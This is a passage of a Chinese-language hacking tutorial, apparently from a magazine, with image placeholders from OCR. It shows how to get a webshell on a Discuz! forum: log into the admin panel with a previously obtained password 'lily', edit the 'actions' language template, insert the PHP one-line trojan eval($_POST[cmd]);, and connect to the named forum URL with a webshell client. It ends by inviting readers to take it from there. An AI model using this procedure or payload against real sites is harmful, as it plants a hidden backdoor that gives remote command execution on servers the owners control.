
我们再来看看如何获得 webshell，我们仍然以冰点极限论坛为例。使用刚才获得的密码 lily 登录，登录后点击“系统设置”进入后台登录页面，再次输入密码后进入后台，如图 12。


我们可以使用模版来获得 webshell，单击“论坛管理”，然后再单击“界面风格”下的“模版编辑”，单击“默认模版套系”右边的“详情”，如图13。在“Discuz！语言包”中单击“actions”后面的编辑，如图 14。


我们在打开页面的第二行处加入 PHP 一句话木马：**eval($_POST[cmd]);**，点击提交后即可把木马插入到这个文件中。


因为我们插入的这个文件在论坛的位置是 templates/default/actions.lang.php，所以其完整的地址就是：http://bbs.icehack.org/templates/default/actions.lang.php。打开一句话木马连接器，在“木马地址”栏填入地址，在“基本功能列表”里选择“环境变量”后提交，服务器的信息都能正常返回，如图 15。接下来的事就不用我多说了吧？大家各显神通吧！

